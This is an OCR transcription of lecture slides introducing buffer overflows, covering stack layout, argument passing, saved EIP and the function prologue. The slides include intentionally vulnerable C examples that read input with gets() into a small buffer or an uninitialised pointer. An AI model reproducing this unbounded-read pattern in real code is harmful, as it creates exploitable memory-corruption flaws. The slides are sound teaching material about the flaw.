
Computer Security: Principles and Practice

Chapter 10 – Buffer Overflow

Buffer Overflow

```
int foo(int a, int b)
{
  int c = 14;
  char buf[8];

  gets(buf);        //security bug -> vulnerability

  c = (a + b) * c;

  return c;
}

$ ./executable-vuln
ABCDEFGHILMNOPQRSTUV
Segmentation fault
```

The Code and the Stack



Statically allocated **local variables** (including env.)
Function **activation records**.
Grows "down", toward **lower addresses**.

Unallocated memory.

Dynamically allocated data.
Grows "up", toward **higher addresses**.

Initialized data (e.g., global variables).

Uninitialized data. Zeroed when the program begins to run.

Executable **code** (machine instructions).


The Code and the Stack

```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;
  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);

  gets(str);
  puts(str);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```

The foo() function receives two parameters by copy.


- How does the CPU pass them to the function?
- Push them onto the stack!


The Stack



0xC0000000
<- EBP
. . .
20
<- EBP-0x14 (20 bytes below EBP)
10
<- EBP-0x18 (24 bytes below EBP)
. . .
. . .
20
<- ESP: stack pointer
(points to the top of the stack)
0xBFFDF000
Stack
Heap
.data
.bss
.text

The Stack


0xC0000000
<- EBP
. . .
20
<- EBP-0x14 (20 bytes below EBP)
10
<- EBP-0x18 (24 bytes below EBP)
. . .
. . .
20
10
<- ESP: stack pointer
(points to the top of the stack)
0xBFFDF000
Stack
Heap
.data
.bss
.text



0xC0000000
<- EBP
The Stack
. . .
20
<- EBP-0x14 (20 bytes below EBP)
10
<- EBP-0x18 (24 bytes below EBP)
. . .
EIP register:
EIP value
. . .
push %eip
jmp 0x8048484
20
10
Saved $EIP
<- ESP: stack pointer
(points to the top of the stack)
Stack
Heap
.data
.bss
.text
0xBFFDF000

Function Prologue


The CPU needs to remember where main()'s frame is located on the stack, so that it can be restored once foo()'s will be over.

The first 3 instructions of **foo()** take care of this.

